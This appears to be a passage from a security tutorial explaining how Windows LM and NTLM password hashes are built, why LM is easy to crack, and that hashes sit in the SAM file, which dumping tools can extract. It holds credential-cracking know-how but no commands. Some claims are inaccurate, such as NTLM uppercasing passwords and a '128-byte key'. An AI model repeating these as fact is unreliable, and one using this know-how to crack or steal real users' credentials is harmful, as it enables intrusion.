Windows XP and prior versions of Microsoft Windows use the LAN Manager protocol. The protocol is based upon a well-known block cipher (DES). However, due to the way it is designed it is fairly easy for an attacker to crack the hashes. Let's see how the hashing algorithm works, including its weaknesses.

1. *The password is converted to UPPER CASE*, which is a good thing for password crackers, since it would reduce the total number of combinations.
2. *Password hashes are not salted*, which means that if you are able to crack hashes for one computer and someone uses the same password hash on a different computer, you can easily figure out that it's the same password.
3. If the password isn't 14 characters long, it's then padded with NULL characters.
4. Next, the password is split into *two 7-character parts*, which again is good from a password cracking perspective as 7-character passwords are easier to crack than 14-character passwords.
5. Each seven-byte hash is used as the key to encrypt "KGS!@#$%" with the DES (Data encryption standard) algorithm.
6. Both of the strings are then concatenated to form a 16-byte LM hash.

NTLM/NTLM2

The NT LAN MANAGER protocol is used by operating systems such as Vista and above. It's more secure than the LM protocol. Unlike the LM protocol, it does not split up the passwords, making it difficult for an attacker to crack them. The password stored is converted to uppercase, which can still aid in password cracking. It also provides backward compatibility with the LAN Manager. There are also some known attacks, such as "credential forwarding," that can be used to gain access to other machines on the network using the same password hashes.

NTLM2 is much more secure than NTLMV1, because it uses the 128-byte key, making it harder for attackers to crack the hashes.

Kerberos

Kerberos is mostly used in active directory environments. It is Microsoft's default protocol for active directory environments, but in some situations where the domain controller is not available, NTLM takes charge.

Where Are LM/NTLM Hashes Located?

The LM/NTLM hashes are stored inside of the SAM file. The SAM file is located in the *C:\\Windows\SYSTEM32\CONFIG* directory. While the system is running it's not possible for us to copy or open a SAM file due to the protection that Microsoft has implemented. However, there are various techniques/tools that can be used to dump the hashes from a SAM file.